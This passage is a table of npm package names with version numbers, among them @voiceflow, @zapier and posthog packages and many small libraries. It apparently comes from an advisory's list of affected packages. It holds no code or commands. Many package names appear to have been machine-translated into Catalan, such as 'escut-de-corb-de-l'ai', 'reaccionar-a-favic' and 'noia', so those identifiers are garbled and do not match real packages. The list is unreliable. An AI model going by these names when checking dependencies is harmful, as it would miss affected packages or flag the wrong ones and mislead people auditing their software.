| @voiceflow/serverless-plugin-typescript | 2.1.7, 2.1.8 |
| @voiceflow/slate-serializer | 1.7.4, 1.7.3 |
| @voiceflow/stitches-react | 2.3.3, 2.3.2 |
| @voiceflow/config-del-llibre-d'històries | 1.2.2, 1.2.3 |
| @voiceflow/stylelint-config | 1.1.1, 1.1.2 |
| @voiceflow/prova-comuna | 2.1.1, 2.1.2 |
| @voiceflow/tsconfig | 1.12.2, 1.12.1 |
| @voiceflow/tsconfig-paths | 1.1.5, 1.1.4 |
| @voiceflow/utils-designer | 1.74.19, 1.74.20 |
| @voiceflow/verror | 1.1.5, 1.1.4 |
| @voiceflow/vite-config | 2.6.2, 2.6.3 |
| @voiceflow/vitest-config | 1.10.3, 1.10.2 |
| @voiceflow/tipus-de-veu | 2.10.59, 2.10.58 |
| @voiceflow/tips-de-voiceflow | 3.32.45, 3.32.46 |
| @voiceflow/widget | 1.7.18, 1.7.19 |
| @zapier/accions-d'ai | 0.1.20, 0.1.19, 0.1.18 |
| @zapier/babel-preset-zapier | 6.4.2, 6.4.1, 6.4.3 |
| @zapier/browserslist-config-zapier | 1.0.4, 1.0.3, 1.0.5 |
| @zapier/secret-scrubber | 1.1.5, 1.1.4, 1.1.3 |
| escut-de-corb-de-l'ai | 1.0.7 |
| arc-cli-fc | 1.0.1 |
| vista prèvia d'asyncapi | 1.0.2, 1.0.1 |
| atrix | 1.0.1 |
| model_d'automatització | 1.0.491 |
| constructor d'axios | 1.2.1 |
| axios-cancel·lable | 1.0.2, 1.0.1 |
| temporitzat per axios | 1.0.2, 1.0.1 |
| barebones-css | 1.1.4, 1.1.3 |
| impressió-frame-benmostyn | 1.0.1 |
| millorgpicontrolador | 1.0.10 |
| adaptador bidireccional | 1.2.2, 1.2.4, 1.2.5, 1.2.3 |
| blinqio-executions-cli | 1.0.41 |
| blob-a-base64 | 1.0.3 |
| bun-plugin-httpfile | 0.1.1 |
| verificador de bytecode-cli | 1.0.11, 1.0.8, 1.0.9, 1.0.10 |
| bytes a x | 1.0.1 |
| interès-préstec-calc | 1.0.4 |
| condensador-plugin-apptrackingios | 0.0.21 |
| compra-de-connectors-de-condensadors | 0.1.1 |
| connector-de-condensador-scgsiniciar sessió amb google | 0.0.5 |
| historial-de-compra-de-condensadors | 0.0.10 |
| gravadora-de-veu-de-condensador-wav | 6.0.3 |
| descàrregues d'extensions de Chrome | 0.0.3, 0.0.4 |
| actualitzador de testimonis claude | 1.0.3 |
| API de coinmarketcap | 3.1.3, 3.1.2 |
| colors-regex | 2.0.1 |
| comandament-irail | 0.5.4 |
| comparació-obj | 1.1.1, 1.1.2 |
| reductor compost | 1.0.4, 1.0.3, 1.0.2, 1.0.5 |
| compte enrere | 1.0.2, 1.0.1 |
| instruccions de la CPU | 0.0.14 |
| crear-aplicació-director | 0.1.1 |
| crea-aplicació-glee | 0.2.3, 0.2.2 |
| crear-aplicació-hardhat3 | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| crypto-addr-còdec | 0.1.9 |
| css-dedoupe | 0.1.2 |
| dashboardestat buit | 1.0.3 |
| dissenyestudiuiux | 1.0.1 |
| devstart-cli | 1.0.6 |
| dialogflow-es | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| servidor-bot-discord | 0.1.2 |
| plugin-docusaurus-extracte-de-vainilla | 1.0.3 |
| no hi vagis | 1.1.2 |
| plantilla dotnet | 0.0.3, 0.0.4 |
| drop-events-on-property-plugin | 0.0.2 |
| provador-de-lliurament-de-correu-e | 1.1.1 |
| nom-de-branca-enforce | 1.1.3 |
| esbuild-plugin-brotli | 0.2.1 |
| esbuild-plugin-eta | 0.1.1 |
| esbuild-plugin-httpfile | 0.4.1 |
| eslint-config-nitpicky | 4.0.1 |
| eslint-config-trigo | 22.0.2 |
| eslint-config-zeallat-base | 1.0.4 |
| ethereum-ens | 0.8.1 |
| evm-checkcode-cli | 1.0.15, 1.0.12, 1.0.13, 1.0.14 |
| teletip exacte | 0.3.5 |
| sessió-d'àudio-expo | 0.2.1 |
| expressos | 1.1.3 |
| dits grossos | 1.0.2, 1.0.1 |
| canvi de funció | 1.0.2, 1.0.1 |
| motor de cerca firestore | 1.2.3 |
| fitxt | 1.0.3, 1.0.2 |
| piles de flapstacks | 1.0.2, 1.0.1 |
| aplanar-desaplanar | 1.0.2, 1.0.1 |
| focus d'error de formik | 2.0.1 |
| botiga formik | 1.0.1 |
| cercador difús | 1.0.5, 1.0.6 |
| codi-de-comprovació-gate-evm2 | 2.0.3, 2.0.4, 2.0.5, 2.0.6 |
| prova d'eines gate-evm | 1.0.7, 1.0.8, 1.0.5, 1.0.6 |
| gatsby-plugin-cname | 1.0.2, 1.0.1 |
| generador-meteor-stock | 0.1.6 |
| generador-ng-itobuz | 0.0.15 |
| obtenir-els-arguments | 1.3.3 |
| acció-github-per-generador | 2.1.28, 2.1.27 |
| gitsafe | 1.0.5 |
| plantilla go | 0.1.8, 0.1.9 |
| gulp-inject-envs | 1.2.2, 1.2.1 |
| client-api-haufe-axera | 0.0.1, 0.0.2 |
| hope-mapboxdraw | 0.1.1 |
| hopedraw | 1.0.3 |
| prototip-de-disseny-de-volant | 0.0.5 |
| httpness | 1.0.3, 1.0.2 |
| hiper-fullfacing | 1.0.3 |
| hiperterme-hipster | 1.0.7 |
| ids-css | 1.5.1 |
| identificadors-enterprise-mcp-server | 0.0.2 |
| identificadors-enterprise-ng | 20.1.6 |
| identificadors-enterprise-mecanografies | 20.1.6 |
| imatge a URI | 1.0.2, 1.0.1 |
| plugin-d'insomni-selecció-aleatòria | 1.0.4 |
| invitació | 0.2.2 |
| miniaplicació iron-shield | 0.0.2 |
| botó ito | 8.0.3 |
| itobuz-angular | 0.0.1 |
| itobuz-angular-auth | 8.0.11 |
| botó itobuz-angular | 8.0.11 |
| Jacob Zuma | 1.0.2, 1.0.1 |
| prova de jaetut-varit | 1.0.2 |
| navegador jan | 0.13.1 |
| jquery-bindings | 1.1.3, 1.1.2 |
| jsonsurge | 1.0.7 |
| només torrat | 1.7.1 |
| port de detenció | 2.0.3, 2.0.2 |
| zona-administrativa-de-corea-geo-json-util | 1.0.7 |
| kwami | 1.5.9, 1.5.10 |
| codis d'idiomes | 1.0.2, 1.0.1 |
| llicència-o-matic | 1.2.2, 1.2.1 |
| imatge-en-etapa-lintmin | 1.3.1, 1.3.2 |
| servidor lite-serper-mcp | 0.2.2 |
| luno-api | 1.2.3 |
| API-de-miniaplicació-del-sistema-de-facturació-manual | 1.3.1 |
| anunci del complement medusa | 0.0.3 |
| registres del complement medusa | 0.0.17 |
| medusa-plugin-momo | 0.0.68 |
| medusa-plugin-product-reviews-kvy | 0.0.4 |
| medusa-plugin-zalopay | 0.0.40 |
| mod10-dígit-de-control | 1.0.1 |
| mon-package-react-typescript | 1.0.1 |
| la meva-saeed-lib | 0.1.1 |
| n8n-nodes-tmdb | 0.5.1 |
| n8n-nodes-vercel-ai-sdk | 0.1.7 |
| n8n-nodes-viral-app | 0.2.5 |
| nanorreinici | 7.0.2, 7.0.1 |
| següent-dependència-circular | 1.0.3, 1.0.2 |
| següent-simple-google-analytics | 1.1.1, 1.1.2 |
| nprogress amb estil següent | 1.0.4, 1.0.5 |
| ngx-useful-swiper-prosenjit | 9.0.2 |
| ngx-wooapi | 12.0.1 |
| botiga normal | 1.3.1, 1.3.4, 1.3.3, 1.3.2 |
| obj-a-css | 1.0.3, 1.0.2 |
| okta-react-router-6 | 5.0.1 |
| obert2internet | 0.1.1 |
| icones de caixa d'òrbita | 2.1.3 |
| eines-de-dibuix-de-nebulosa-òrbita | 1.0.10 |
| editor de nebuloses d'òrbita | 1.0.2 |
| sabó orbital | 0.43.13 |
| orquestra | 12.1.2 |
| provador de paquets | 1.0.1 |
| complement-de-paquet-copiador-d'actius | 1.1.3, 1.1.2 |
| anotació pdf | 0.0.2 |
| piclita | 1.0.1 |
| pico-fluid | 1.0.4, 1.0.3 |
| pkg-readme | 1.1.1 |
| poper-react-sdk | 0.1.2 |
| posthog-docusaure | 2.0.6 |
| posthog-js | 1.297.3 |
| node de posthog | 4.18.1, 5.13.3, 5.11.3 |
| posthog-plugin-hola-món | 1.0.1 |
| posthog-react-native | 4.11.1, 4.12.5 |
| posthog-react-native-session-replay | 1.2.2 |
| taula principal | 0.0.19 |
| prompt-eng | 1.0.50 |
| petit requisit | 1.0.3 |
| ra-auth-firebase | 1.0.3 |
| ra-data-firebase | 1.0.8, 1.0.7 |
| etiquetadors de components react | 0.1.9 |
| reaccionar-dades-a-exportar | 1.0.1 |
| inspector-de-prompts-d'elements-reaccionar | 0.1.18 |
| reaccionar-a-favic | 1.0.2 |
| reaccionar-ganxo-forma-persist | 3.0.2, 3.0.1 |
| icones de reacció a l'embussament | 1.0.2, 1.0.1 |
| react-keycloak-context | 1.0.8, 1.0.9 |
| configuració-de-la-biblioteca-de-reacció | 0.0.6 |
| reaccionen-carregador-lineal | 1.0.2 |
| react-micromodal.js | 1.0.2, 1.0.1 |
| react-native-datepicker-modal | 1.3.1, 1.3.2 |
| reaccioneu-correu-electrònic-natiu | 2.1.1, 2.1.2 |
| reaccion-native-fetch | 2.0.1, 2.0.2 |
| react-native-get-pixel-dimensions | 1.0.2, 1.0.1 |
| react-native-google-maps-indicacions | 2.1.2 |
| react-native-jam-icones | 1.0.2, 1.0.1 |
| react-native-log-level | 1.2.2, 1.2.1 |
| casella de selecció react-native-modest | 3.3.1 |
| react-native-modest-storage | 2.1.1 |
| reaccionen-natives-de-trucada-telèfonica | 1.2.2, 1.2.1 |
| react-native-retriable-fetch | 2.0.1, 2.0.2 |
| reaccionen-native-use-modal | 1.0.3 |
| react-native-view-finder | 1.2.2, 1.2.1 |
| react-native-websocket | 1.0.4, 1.0.3 |
| funcions-de-treball-react-native | 3.3.3 |
| reaccioneu-qr-imatge | 1.1.1 |
| rediff | 1.0.5 |
| visor de rediff | 0.0.7 |
| kit-de-router-redux | 1.2.2, 1.2.4, 1.2.3 |
| rollup-plugin-httpfile | 0.2.1 |
| número-de-registre-de-l'empresa-sa-regex | 1.0.2, 1.0.1 |
| sa-id-gen | 1.0.4, 1.0.5 |
| mateix | 1.0.3 |
| subscripció al condensador scgs | 1.0.11 |
| scgsffcreator | 1.0.5 |
| conjunt-prop-imbricat | 2.0.1, 2.0.2 |
| sessions-de-prestatge-jwt | 0.1.2 |
| executiu de shell | 1.1.4, 1.1.3 |
| ferralla-límit-de-shinhan | 1.0.3 |
| ús d'habilitats | 0.1.2, 0.1.1 |
| històries de l'api de Solomon | 1.0.2 |
| històries de Solomon-v3 | 1.15.6 |
| solomon-v3-ui-wrapper | 1.6.1 |
| ordenar per distància | 2.0.1 |
| informació-d'identitat-sud-africana | 1.0.2 |
| estat-fns | 1.0.1 |
| estoig | 2.3.2 |
| Genial-commit | 1.0.1 |
| selecció-autocompleta-esvelta | 1.1.1 |
| esvelt i torrat | 1.1.3, 1.1.2 |
| taula-shadcn-tanstack | 1.1.5 |
| tcsp | 2.0.2 |
| prova de dibuix tcsp | 1.0.5 |
| tcsp-test-vd | 2.4.4 |
| biblioteca de plantilles | 1.1.4, 1.1.3 |
| plantilla-micro-servei | 1.0.3, 1.0.2 |
| busca tenaç | 2.3.3, 2.3.2 |
| aplicació de foneria de proves | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| prova-aplicació-casquet | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| test23112222-api | 1.0.1 |
| Tiaan | 1.0.2 |
| token.js-fork | 0.7.32 |
| trigo-react-app | 4.1.2 |
| tanca de tipus | 1.2.2, 1.2.3 |
| òrbita-typeorm | 0.2.27 |
| tipus undefsafe | 1.0.4, 1.0.3 |
| uplandui | 0.5.4 |
| puja-a-Play Store | 1.0.2, 1.0.1 |
| codificació-descodificació d'URL | 1.0.2, 1.0.1 |
| ús-canvis-no-desats | 1.0.9 |
| identificació-sud-africà-vàlida | 1.0.3 |
| plantilla vf-oss | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| vite-plugin-httpfile | 0.2.1 |
| vue-browseupdate-nuxt | 1.0.5 |
| raspador web-mcp | 1.1.4 |
| tipus-web-htmx | 0.1.1 |
| tipus web-lit | 0.1.1 |
| webpack-loader-httpfile | 0.2.1 |
| galeria-d'experts-en-benestar | 5.1.1 |
| noia | 1.0.9, 1.0.10 |
| emmagatzematge-asíncron-zapier | 1.0.3, 1.0.2, 1.0.1 |
| zapier-platform-cli | 18.0.4, 18.0.3, 18.0.2 |
| nucli-de-plataforma-zapier | 18.0.4, 18.0.3, 18.0.2 |
| esquema-de-plataforma-zapier | 18.0.4, 18.0.3, 18.0.2 |
| zapier-scripts | 7.8.3, 7.8.4 |
| zuper-cli | 1.0.1 |
| SDK de zuper | 1.0.57 |
| zuper-stream | 2.0.9 |

